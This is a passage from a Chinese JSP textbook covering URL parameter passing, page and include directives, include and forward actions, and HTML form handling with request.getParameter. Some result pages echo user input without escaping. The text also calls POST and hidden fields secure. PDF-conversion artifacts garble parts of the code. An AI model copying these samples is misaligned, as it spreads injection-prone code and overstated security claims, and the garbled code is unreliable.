


图 4-13 页面之间传递变量的方法

```
//获得参数 m, 赋值给 str
String str = request.getParameter("m");
%>
```

如果 m 没有传过来或者参数名写错, str 为 null。

#### ◆ 提示

和 out 一样, request 也是 JSP 9 大对象之一, 其作用是获取请求的信息。关于其详细内容, 在后面的章节中将有讲述。

如上例子, 可以写成:

```
urlP1.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
//定义一个变量:
String str = "12";
int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<a href = "urlP2.jsp?number = <% = number %>">到达 p2 </a>
```

该数字的平方为: 144

到达 p2

运行效果如图 4-14 所示。

图 4-14 urlP1.jsp 运行效果

页面底部显示了一个链接: “到达 p2”, 其链接内容为:

[到达 p2](http://localhost:8080/Prj04/urlP2.jsp?number=12)

相当于提交到服务器的“urlP2.jsp”, 并给其一个参数 number, 值为 12。 urlP2 代码为:

```
urlP2.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
//获得 number
String str = request.getParameter("number");
int number = Integer.parseInt(str);
%>
该数字的立方为: <% = number * number * number %><HR>
```

该数字的立方为: 1728

图 4-15 urlP2.jsp 运行效果

单击“urlP1.jsp”中的链接, 到达“urlP2.jsp”, 效果如图 4-15 所示。

这说明, 可以顺利实现值的传递。

但是该方法有如下问题。

(1) 传输的数据只能是字符串, 对数据类型具有一定限制。

(2) 传输数据的值会在浏览器地址栏里面被看到。如上例子, 当单击了链接到达“urlP2.jsp”, 浏览器地址栏上的地址变为:

number 的值可以被人看到。从保密的角度讲, 这是不安全的。特别是秘密性要求很严格的数据(如密码), 不应该用 URL 方法来传值。

但是, URL 方法并不是一无是处, 由于其简单性和平台支持的多样性(没有浏览器不支

持 URL),很多程序还是用 URL 传值比较方便。如下界面:

以下是数据库中的学生:  
张海 [删除](#)  
王明 [删除](#)  
汤和 [删除](#)  
梁峰 [删除](#)

可以通过链接来删除学生。用 URL 方法显得简捷方便。

## 4.7 JSP 指令和动作

### 4.7.1 JSP 指令

JSP 指令告诉 JSP 引擎对 JSP 页面如何编译,不包含控制逻辑,不会产生任何可见的输出。其用法如下:

```
<%@ 指令类别 属性 1 = "属性值 1" ... 属性 n = "属性值 n" %>
```

实际上,前面内容已经接触过 page 指令,如:

```
<%@ page contentType = "text/html; charset = gb2312" %>
```

注意,属性名大小写是敏感的。

JSP 包含三个指令:page、include 和 taglib。其中,使用最多的是 page 指令和 include 指令。

通常情况下,JSP 程序都是以 page 指令开头。page 指令用来设定页面的属性和相关功能,可以利用其来进行导入需要类、指明 JSP 输出内容的类型、指定处理异常的错误页面等操作。page 指令的作用有如下几种。

#### 1. 导入包

在编写程序时,可能需要用到 JDK 的其他类,或者自行定义的类,这时候就需要使用 import 指令来进行导入。import 属性的用法如下:

```
<%@ page import = "包名.类名" %>
```

如果想要把包下面的全部类都进行导入,可以这样使用:

```
<%@ page import = "包名.*" %>
```

当想要引入包中的多个类的时候可以使用下面的两种方法:

```
<%@ page import = "包名.类 1" %>
```

```
<%@ page import = "包名.类 2" %>
```

或者

```
<%@ page import = "包名.类 1, 包名.类 2" %>
```

下面用简单的例子介绍 import 属性的用法,该例子将用户访问的时间也显示在页面

上。此时,就应该用 import 属性导入“java.util.Date”类:

```
pageTest1.jsp
<%@ page import = "java.util.Date" language = "java"
   contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    你的登录时间是<% = new Date() %>
  </body>
</html>
```

在该例子中通过 import 属性把“java.util.Date”类导进程序中,再显示当前的时间,运行效果如图 4-16 所示。




图 4-16 pageTest1.jsp 运行效果

## 2. 设定字符集

用 pageEncoding 属性可以设置页面的字符集。pageEncoding 属性用来设定 JSP 文件的编码方式,常见的编码方式有 ISO-8859-1、GB 2312 和 GBK 等。其用法如下:

```
<%@ page pageEncoding = "编码类型" %>
```

如:

```
<%@ page pageEncoding = "GBK" %>
```

表示本网页使用了 GBK 编码。

## 3. 设定错误页面

在网站中,经常在页面上由于用户输入造成异常,一般情况下,可以将异常现象在一个统一的网页中显示。此处就用到 errorPage 和 isErrorPage 属性。

errorPage 指令的作用是在其中指定一个网页,当 JSP 程序出现未被捕获的异常时,就跳转到那个指定的页面。通常情况下,跳转到的页面需要使用 isErrorPage 来指明处理其他页面的错误信息。

发生异常的页面上,写法如下:

```
<%@ page errorPage = "anErrorPage.jsp" %>
```

使用了上面的代码,就可以指明当该 JSP 出现异常时,其会跳转到“anErrorPage.jsp”去处理异常。而在“anErrorPage.jsp”中,需要使用下面的用法来说明其可以对其他页面进行错误处理:

```
<%@ page isErrorPage = "true" %>
```

下面是使用了 errorPage 和 isErrorPage 的例子:

```

pageTest2.jsp
<%@ page contentType = "text/html; charset = gb2312" errorPage = "pageTest2_error.jsp" %>
<html>
  <body>
    <% //此页面会向 pageTest2_error 抛出异常,让其来处理
      int num1 = 10;
      int num2 = 0;
      int num3 = num1/num2;
    %>
  </body>
</html>

```

该程序非常简单,其执行的除法运算会抛出一个数学运算异常,从“errorPage = “pageTest2\_error.jsp””可以看出程序指定了“pageTest2\_error.jsp”来为其处理异常,下面是“pageTest2\_error.jsp”程序:

```

pageTest2_error.jsp
<%@ page contentType = "text/html; charset = gb2312" isErrorPage = "true" %>
<html>
  <body>
    <% //此页面会处理“pageTest2.jsp”抛出的异常
      //友好地显示错误信息
      out.println("网页出现数学运算异常!");
    %>
  </body>
</html>

```

在该处理错误的程序中,把 isErrorPage 属性的值设为 true,因此可以处理 JSP 页面的错误。在客户端运行的效果如图 4-17 所示。

#### 4. 设定 MIME 类型和字符编码

使用 contentType 属性设置 JSP 的 MIME 类型和可选字符编码。

contentType 属性在前面的例子中也使用过,其用法如下:

```
<%@ page contentType = "MIME 类型; charset = 字符编码" %>
```

此处设置字符编码,和前面的 pageEncoding 属性作用相同。

一般情况下,该属性设置为:

```
contentType = "text/html; charset = gb2312"
```

表示该页面是 HTML,字符集是 GB 2312。

其他属性使用频率较少,现不一一列举。读者可以参考相应文档。

在 JSP 中还有另一个指令,那就是 include 指令。

在实际的应用开发中经常会遇到这样的情况:在项目的每一个页面底下都需要显示公司的地址和图标信息。显然,不可能在每一个网页都编写一次显示该信息的代码。为了保证代码重用,可以使用 include 指令解决该需求。

网页出现数学运算异常!

图 4-17 pageTest2\_error.jsp 运行效果



include 指令可以在 JSP 程序中插入多个外部文件,这些文件可以是 JSP、HTML 或者 Java 程序,甚至是文本。编译时,include 指令就会把相应的文件包含进主文件。其语法格式如下:

```
<%@ include file = "文件名" %>
```

file 属性是 include 指令的必要属性,用于指定包含哪个文件。include 指令可以被多次使用。如:

```
<%@ include file = "logo.jsp" %>
```

表示在该页面中包含“logo.jsp”,相当于将“logo.jsp”的内容原封不动地复制到本页面中。

下面使用简单的例子来解决上面提到的需求,首先新建一个 JSP 程序来显示页尾部分的信息:

```
info.jsp
<%@ page contentType = "text/html; charset = gb2312" %>
<hr>
<center>
公司电话号码:010 - 89574895, 欢迎来电!
</center>
```

在“includeTest1.jsp”程序中显示上面定义的页尾信息,使用 include 指令将上面定义的 JSP 程序包含进来:

```
includeTest1.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    out.print("欢迎来到本系统!");
%
<br>
<%@ include file = "info.jsp" %>
</body>
</html>
```

在客户端的浏览器运行效果如图 4-18 所示。

欢迎来到本系统!  
公司电话号码:010-89574895, 欢迎来电!

图 4-18 includeTest1.jsp 运行效果

也可以在其他的页面中包含该页面。

需要注意的问题是,在实际的应用开发过程中,可能会遇到这样的情况: 使用 include 指令把另外的页面包含进本页面,但被包含的页面与本页面有相同的变量。以下面的例子来说明上述的情况。在页面 1 中,定义了一个变量:

```
info.jsp
```

```
<%@ page contentType = "text/html; charset = gb2312" %>
<%
    String msg = "欢迎来到本系统!";
%>
```

接着把该 JSP 页面包含进“includeTest2.jsp”程序中：

```
includeTest2.jsp
```

```
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        <%@ include file = "info.jsp" %>
        <%
            String msg = "欢迎!";
        %>
    </body>
</html>
```

在该程序中，又定义了一个 msg 变量，由于 include 指令在编译的时候就将对应的文件包含进来，等价于代码复制。因此，程序会报错。

### 4.7.2 JSP 动作

JSP 动作指使用 XML 语法格式的标记来控制服务器的行为。其用法如下：

```
<jsp:动作名 属性 1 = "属性值 1" ... 属性 n = "属性值 n" />
```

或者

```
<jsp:动作名 属性 1 = "属性值 1" ... 属性 n = "属性值 n">相关内容</jsp:动作名>
```

JSP 动作包括如下几种。

- (1) **jsp:include**: 当页面被请求的时候引入一个文件。
- (2) **jsp:forward**: 将请求转到另外一个页面。
- (3) **jsp:useBean**: 获得 JavaBean 的一个实例。
- (4) **jsp:setProperty**: 设置 JavaBean 的属性。
- (5) **jsp:getProperty**: 获得 JavaBean 的属性。
- (6) **jsp:plugin**: 根据浏览器类型为 Java 插件生成 OBJECT 或 EMBED 两种标记。

在本章中，主要了解 include 和 forward 两个动作，介绍它们的用法和需要注意的问题。

include 动作与 include 指令的作用差不多，include 动作作用是在页面请求的时候引入一个指定的文件。其基本语法如下：

```
<jsp:include page = "文件名" />
```

或者

```
<jsp:include page = "文件名" >
    相关标签
</jsp:include >
```



一般使用的是第一个版本。其中 page 的属性值是需要包含进来的资源。

include 动作和前面讲解的 include 指令作用类似,但是区别如下。

(1) include 动作只会把文件中的输出包含进来。因此,前面提及的被包含页面与本页面有相同变量的问题,在此处不会出现。

(2) include 动作还会自动检查被包含文件的变化。也就是说,当被包含资源的内容发生变化的时候,若使用 include 指令,服务器可能不会检测到。但是, include 动作则可以在每次客户端发出请求时重新把资源包含进来,进行实时更新。读者可以自己进行测试。

另一个动作是 forward 动作,可以实现跳转。在很多系统中,有一个这样的场景:在登录成功以后可以转向到欢迎页面,此处的“转向”,就是跳转。在 JSP 中,forward 动作基本用法如下:

```
<jsp:forward page = "文件名"/>
```

显然,page 属性就是指定要跳转到的目标文件。

当该 forward 动作被执行后,当前的页面将不再被执行,而是去执行指定的目标页面。看如下例子:

```
jspForwardTest.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <jsp:forward page = "pageTest1.jsp"/>
  </body>
</html>
```

在该例子中,跳转到前面用到过的“pageTest1.jsp”例子,在客户端运行这个例子,可以看到“pageTest1.jsp”运行的结果。

## 4.8 本章总结

本章学习了 JSP 页面的编写、使用注释,编写表达式、程序段和声明的方法。讲解了 URL 传值,最后讲解了常见的指令,包括 page、include,以及常见的动作,包括 include、forward。

## 4.9 上机习题

(1) 用服务器端脚本在屏幕上打印 100 个“欢迎”,然后用客户端脚本在屏幕上打印 100 个“欢迎”,比较其区别。

(2) 用 JSP 声明编写一个函数,输入一个整数参数,以集合形式表示各种纸币找零的数量,输入数值在 1~100 之间,假如系统中有 50 元,20 元,10 元,5 元,1 元这 5 种面额的纸币,显示每种纸币应该找的数量。如,78 元应该为:50 元 1 张,20 元 1 张,5 元 1 张,1 元 3 张。然后用 JSP 程序段来运行这个函数。

- (3) 将第(1)题改为用 JSP 程序段混合表达式来实现。
- (4) 界面上显示 1~9,9 个链接,单击每个链接,能够在另一个页面打印该数字的平方。
- (5) 将第(4)题改为在一个页面上显示。
- (6) 指定一个异常页面,系统中所有的操作异常都会导致跳到这个页面。测试这个页面。
- (7) 为网上书城制作一个精美的 logo 和公司地址的信息,然后在多个页面中将其包含进来(至少使用两种方法)。在各种方法中,尝试将 logo 改掉,看看包含 logo 的页面能否发现其中的更新。

## 第 5 章

## 表单开发

建议学时：2

表单是用户和服务器之间进行信息交互的重要手段，有了表单，JSP 程序才可以更加丰富多彩。本章将学习 JSP 编程中的表单开发，首先对表单的基本结构和基本属性进行学习，然后学习各种表单元素与服务器的交互，最后对隐藏表单的作用进行了讲解。

## 5.1 认识表单

## 5.1.1 表单的作用

在编写 JSP 表单之前，首先了解一下表单的作用。

以 Google 为例，当在 Google 上输入一个关键词，如“玫瑰花”时，如图 5-1 所示。

单击“Google 搜索”按钮，Google 能够将所有与玫瑰花有关的搜索结果展现出来，很明显，Google 在服务器端进行了一个搜索工作。

此处，Google 提供的输入界面就是一个表单。用户可以在表单上进行一些输入，当提交时，可以根据用户的输入来执行相应的程序。

同样，在某系统中，如果用户要进行登录，就必须输入账号密码，如图 5-2 所示。



图 5-1 Google 搜索界面

欢迎登录本系统

请您输入账号：

请您输入密码：

图 5-2 系统登录界面

这也是一个表单。所以，表单是一种可以由用户输入，并提交给服务器端的图形界面。

## 5.1.2 定义表单

关于表单的定义，在网页制作过程中进行了详细的描述。在这里，仅仅根据 JSP 来讲

述表单的基本定义方法。

表单有如下性质。

- (1) 表单中可以输入一些内容,这些输入功能由控件提供,叫做表单元素。
- (2) 表单中一般都有一个按钮负责提交。
- (3) 单击提交按钮,表单元素中的内容会提交给服务器端。
- (4) 表单元素放在<form></form>之间。

在 MyEclipse 中建立一个项目: Prj05。建立一个页面,图 5-2 的表单可以表示为:

```
form.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        欢迎登录本系统
        <form>
            请您输入账号: <input name = "account" type = "text"><BR>
            请您输入密码: <input name = "password" type = "password"><BR>
            <input type = "submit" value = "登录">
        </form>
    </body>
</html>
```

运行,得到图 5-2 所示的登录界面。

#### ◆ 问答

问: 表单是提交给服务器端,如何确定到底提交给哪一个页面?

答: 可以用<form>中的 action 属性确定。如:

```
<form action = "page.jsp">
    请您输入账号: <input name = "account" type = "text"><BR>
    请您输入密码: <input name = "password" type = "password"><BR>
    <input type = "submit" value = "登录">
</form>
```

表示该表单中输入的内容,提交给“page.jsp”去运行。注意,此处 action 值支持相对路径,如:

“.. / page.jsp”表示当前页面的上一级目录中的“page.jsp;”

“jsps / page.jsp”表示当前目录同一目录中,jsps 目录中的“page.jsp;”

也支持绝对路径,如:


“/Prj05/page.jsp”表示 Prj05 中 WebRoot 目录下的“page.jsp”。

问: “page.jsp”如何获取提交过来的值?

答: 方法是用 request 对象,如:

```
<%
    //获得表单中 name = account 的表单元素中输入的值,赋值给 str
    String str = request.getParameter("account");
%>
```

如果表单中没有 name=account 的表单元素,str 为 null; 如果在表单元素 account 中



没有输入任何内容就提交, str 为 ""。

问: <input type="submit" value="登录"> 表示提交按钮, 可以写普通按钮吗?

答: 不行, 如果将该按钮改为<input type="button" value="登录">, 显示效果一样, 但是单击, 没有提交功能。不过可以用 JavaScript 进行提交。

## 5.2 单一表单元素数据的获取

单一表单元素, 是指表单元素的值送给服务器端时, 仅仅是一个变量。这种情况下表单元素主要有文本框、密码框、多行文本框、单选按钮、下拉菜单等。

### 5.2.1 获取文本框中的数据

比如, 在学生管理系统中, 用户可以模糊查询学生, 输入学生姓名的部分资料, 就可以显示学生的信息。此时, 表单中可以包含一个文本框。代码如下:

```
textForm.jsp
<%@ page language="java" contentType="text/html; charset=gb2312"%>
<html>
  <body>
    <form action="textForm_result.jsp">
      请您输入学生的模糊资料: <BR>
      <input name="stuname" type="text">
      <input type="submit" value="查询">
    </form>
  </body>
</html>
```

图 5-3 模糊查询界面

运行效果如图 5-3 所示。

<form action="textForm\_result.jsp"> 说明, 该页面提交到“textForm\_result.jsp”。 “textForm\_result.jsp”代码如下:

```
textForm_result.jsp
<% @ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <%
      String stuname = request.getParameter("stuname");
      out.println("输入的查询关键字为:" + stuname);
    %>
  </body>
</html>
```

输入一个关键字, 如 Rose, 单击“查询”按钮, 能够运行“textForm\_result.jsp”, 效果如图 5-4 所示。

实际项目中应该根据这个关键字查询数据库, 此处省略。

图 5-4 textForm\_result.jsp 界面(1)

### ◆特别提醒

(1) 如果输入的是“罗斯”,提交,页面如图 5-5 所示。

中文无法显示,关于该问题的解决,本章最后会作讲解。

(2) 输入 Rose 之后,提交,浏览器地址栏上出现的效果如图 5-6 所示。




图 5-5 textForm\_result.jsp 界面(2)




图 5-6 浏览器地址栏

说明提交的内容能够在浏览器的地址栏上看到。很显然,这不安全。怎样解决?方法是,在表单中,将属性 method 设置为 post。也就是说将“textForm.jsp”中表单改为如下格式:

```
textForm.jsp
...
<form action = "textForm_result.jsp" method = "post">
    请您输入学生的模糊资料: <BR>
    <input name = "stuname" type = "text">
    <input type = "submit" value = "查询">
</form>
...
```

注意,默认情况下是 get 方式,get 和 post 是提交请求的两种常见方式。

### 5.2.2 获取密码框中的数据

很多界面中都用到密码。比如,用户注册时需要输入自己的密码,提交,然后添加到数据库。代码如下:

```
passwordForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
    请您输入自己的信息进行注册
    <form action = "passwordForm_result.jsp" method = "post">
        请您输入账号: <input name = "account" type = "text"><BR>
        请您输入密码: <input name = "password" type = "password"><BR>
        <input type = "submit" value = "注册">
    </form>
</body>
</html>
```

运行,效果如图 5-7 所示。

实际项目中,应该还要输入一个确认密码,此处省略。

“<form action = "passwordForm\_result.jsp" method = "post">”说明,该页面提交到“passwordForm\_result.jsp”。“passwordForm\_result.jsp”代码如下:




图 5-7 注册界面



```

passwordForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    String password = request.getParameter("password");
    out.println("密码为:" + password);
%
</body>
</html>

```

输入一个密码,如“fdtj;df”,单击“查询”按钮,能够运行“passwordForm\_result.jsp”。效果如图 5-8 所示。

实际项目中,这个密码可能被送到数据库,不会显示出来。这里只是举一个简单的例子。

图 5-8 passwordForm\_result.jsp 界面

密码为:fdtj;df

### 5.2.3 获取多行文本框中的数据

在注册界面中添加一个多行文本框,让用户输入自己的信息。代码如下:

```

textareaForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
    请您输入自己的信息进行注册
    <form action = "textareaForm_result.jsp" method = "post">
        请您输入账号: <input name = "account" type = "text"><BR>
        请您输入密码: <input name = "password" type = "password"><BR>
        请您输入个人信息: <BR>
        <textarea name = "info" rows = "5" cols = "30"></textarea>
        <input type = "submit" value = "注册">
    </form>
</body>
</html>

```

运行,效果如图 5-9 所示。

其中,I am a student 是运行完毕之后手工输入的。

“<form action = “textareaForm\_result.jsp” method = “post”>”说明,该页面提交到“textareaForm\_result.jsp”。“textareaForm\_result.jsp”代码如下:




图 5-9 包含个人信息的注册界面

```

textareaForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    String info = request.getParameter("info");
    out.println("个人信息为:" + info);
%
</body>
</html>

```


```

    %
  </body>
</html>

```

单击“注册”按钮，能够运行“textareaForm\_result.jsp”。效果如图 5-10 所示。

图 5-10 textareaForm\_result.jsp 界面



### 5.2.4 获取单选按钮中的数据

在注册界面中设置两个单选按钮，让用户能够选择自己的性别。代码如下：

```

radioForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    请您输入自己的信息进行注册
    <form action = "radioForm_result.jsp" method = "post">
      请您输入账号: <input name = "account" type = "text"><BR>
      请您输入密码: <input name = "password" type = "password"><BR>
      请您选择性别:
      <input name = "sex" type = "radio" value = "boy" checked>男
      <input name = "sex" type = "radio" value = "girl">女<BR>
      <input type = "submit" value = "注册">
    </form>
  </body>
</html>

```


运行，效果如图 5-11 所示。

“<form action = "radioForm\_result.jsp" method = "post">”说明，该页面提交到“radioForm\_result.jsp”。图 5-11 包含性别选择的注册界面“radioForm\_result.jsp”代码如下：


```

radioForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <%
      String sex = request.getParameter("sex");
      out.println("性别为：" + sex);
    %>
  </body>
</html>

```



选择“女”，单击“注册”按钮，能够运行“radioForm\_result.jsp”。效果如图 5-12 所示。



### 5.2.5 获取下拉菜单中的数据

在注册界面中设置一个下拉菜单，让用户能够选择自己来自的地区。代码如下：



```

selectForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        请您输入自己的信息进行注册
        <form action = "selectForm_result.jsp" method = "post" >
            请您输入账号: <input name = "account" type = "text"><BR>
            请您输入密码: <input name = "password" type = "password"><BR>
            请您选择家乡:
            <select name = "home">
                <option value = "beijing">北京</option>
                <option value = "shanghai">上海</option>
                <option value = "guangdong">广东</option>
            </select>
            <input type = "submit" value = "注册">
        </form>
    </body>
</html>

```

请您输入自己的信息进行注册  
 请您输入账号: \_\_\_\_\_  
 请您输入密码: \_\_\_\_\_  
 请您选择家乡: 北京

图 5-13 包含家乡选择的注册界面

运行,效果如图 5-13 所示。

“<form action = "selectForm\_result.jsp" method = "post">”说明,该页面提交到“selectForm\_result.jsp”。“selectForm\_result.jsp”代码如下:

```

selectForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        <%
            String home = request.getParameter("home");
            out.println("家乡为:" + home);
        %>
    </body>
</html>

```

家乡为:shanghai

选择“上海”,单击“注册”按钮,能够运行“selectForm\_result.jsp”。效果如图 5-14 所示。

图 5-14 selectForm\_result.jsp 界面

### 5.3 捆绑表单元素数据的获取

捆绑表单元素,是指多个同名表单元素的值送给服务器端时,是一个捆绑的数组。这种情况下的表单元素主要有复选框、多选列表框、其他同名表单元素等。

此时,可以用如下的方法得到捆绑的数组:

```

<%
    //获得表单中 name = pName 的表单元素中输入的值,赋值给 str 数组
    String[ ] str = request.getParameterValues("pName");
%>

```

### 5.3.1 获取复选框中的数据

在学生管理系统中,用户可以进行注册,注册过程中有4个爱好供用户选择,如图5-15所示。

用户可以选择,也可以不选择,可以选择全部,也可以选择一部分。此时,可以将这几个复选框起同样的名字,作为捆绑数组传给服务器端。

代码如下:

```
checkForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
    请您输入自己的信息进行注册
    <form action = "checkForm_result.jsp" method = "post">
        请您选择您的爱好:
        <input name = "fav" type = "checkbox" value = "sing">唱歌
        <input name = "fav" type = "checkbox" value = "dance">跳舞
        <input name = "fav" type = "checkbox" value = "ball">打球
        <input name = "fav" type = "checkbox" value = "game">打游戏<BR>
        <input type = "submit" value = "注册">
    </form>
</body>
</html>
```

运行效果如图5-16所示。

图5-15 爱好选择示例

请您输入自己的信息进行注册  
 请您选择您的爱好:  唱歌  跳舞  打球  打游戏

图5-16 包含爱好选择的注册界面

其中,“唱歌”、“跳舞”和“打游戏”是运行之后手工选择的。

“<form action = "checkForm\_result.jsp">”说明,该页面提交到“checkForm\_result.jsp”。“checkForm\_result.jsp”代码如下:

```
checkForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    String[] fav = request.getParameterValues("fav");
    out.println("爱好为:");
    for(int i = 0; i < fav.length; i++){
        out.println(fav[i]);
    }
%>
```

```
</body>
</html>
```

在如图 5-16 所示的界面中,单击“注册”按钮,能够运行“checkForm\_result.jsp”。效果如图 5-17 所示。

### 5.3.2 获取多选列表框中的数据

以上功能也可以用多选列表框代替,代码如下:

```
listForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
    请您输入自己的信息进行注册
    <form action = "listForm_result.jsp" method = "post">
        请您选择您的爱好: <BR>
        <select name = "fav" multiple>
            <option value = "sing">唱歌</option>
            <option value = "dance">跳舞</option>
            <option value = "ball">打球</option>
            <option value = "game">打游戏</option>
        </select>
        <input type = "submit" value = "注册">
    </form>
</body>
</html>
```

运行,效果如图 5-18 所示。

其中,“唱歌”、“跳舞”和“打游戏”是运行之后手工选择的(选择的同时按下 Ctrl 键,可以多选)。

“<form action = "listForm\_result.jsp">”说明,该页面提交到“listForm\_result.jsp”。“listForm\_result.jsp”代码如下:

```
listForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    String[] fav = request.getParameterValues("fav");
    out.println("爱好为:");
    for(int i = 0; i < fav.length; i++){
        out.println(fav[i]);
    }
%>
</body>
</html>
```

爱好为: sing dance game

图 5-17 checkForm\_result.jsp 界面

请您输入自己的信息进行注册

请您选择您的爱好:

|     |
|-----|
| 唱歌  |
| 跳舞  |
| 打球  |
| 打游戏 |

注册

图 5-18 多种爱好选择的注册界面

爱好为: sing dance game

图 5-19 listForm\_result.jsp 界面

在如图 5-18 所示的界面中,单击“注册”按钮,能够运行“listForm\_result.jsp”。效果如图 5-19 所示。

### 5.3.3 获取其他同名表单元素中的数据

很多情况下,其他表单元素也可以设置为同名。例如,在注册界面上,输入用户的电话号码,最多可以输入4个,就可以用4个同名的文本框进行输入。代码如下:

```
multiNameForm.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
    请您输入自己的信息进行注册
    <form action = "multiNameForm_result.jsp" method = "post">
        请您输入您的电话号码(最多4个): <BR>
        <% for(int i = 1;i <= 4;i++) { %>
            号码<% = i %>: <input name = "phone" type = "text"><BR>
        <% } %>
        <input type = "submit" value = "注册">
    </form>
</body>
</html>
```

#### 注意

此处4个文本框名字都叫做 phone。

运行,效果如图 5-20 所示。

其中的号码是手工输入的。

“<form action = "multiNameForm\_result.jsp" >”说明,该页面提交到“multiNameForm\_result.jsp”。“multiNameForm\_result.jsp”代码如下:

```
multiNameForm_result.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    String[] phone = request.getParameterValues("phone");
    out.println("号码为:");
    for(int i = 0;i < phone.length;i++){
        out.println(phone[i]);
    }
%>
</body>
</html>
```

在如图 5-20 所示的界面中,单击“注册”按钮,能够运行“multiNameForm\_result.jsp”。效果如图 5-21 所示。

图 5-20 获取多个同名表单的注册界面

号码为: 78954788 75415625 48956425 84587569

图 5-21 multiNameForm\_result.jsp 界面



此时,第一个号码放在 phone[0]内,第二个号码放在 phone[1]内,以此类推。到底哪个号码放在哪个位置呢?答案是:以文本框在源代码中出现的顺序,从数组的头上开始向后放置。

## 5.4 隐藏表单

前面的章节我们讲过,HTTP 是无状态的协议。在页面之间传递值时,必须通过服务器。URL 传值方法可以实现。

还是前面章节中的例子。页面 1 中定义了一个数值变量,并显示其平方;要求在页面 2 中显示其立方。很明显,页面 2 必须知道页面 1 中定义的那个变量。可以用 URL 传值。但是通过 URL 方法,传递的数据可能被看到。为了避免这个问题,可以用表单将页面 1 中的变量传给页面 2。如上例子,可以写成:

```

formP1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
//定义一个变量:
String str = "12";
int number = Integer.parseInt(str);
%>
该数字的平方为: <% = number * number %><HR>
<form action = "formP2.jsp">
    <input type = "text" name = "number" value = "<% = number %>">
    <input type = "submit" value = "到达 p2">
</form>

```

该数字的平方为: 144

运行,效果如图 5-22 所示。

12

到达 p2

可以看到,这里实际上是将 number 的值放入表单元素传到下一个页面。但是,number 的值在界面上会被看到,为了既传值又不被看到,可以使用隐藏表单。

图 5-22 formP1.jsp 运行效果(1)

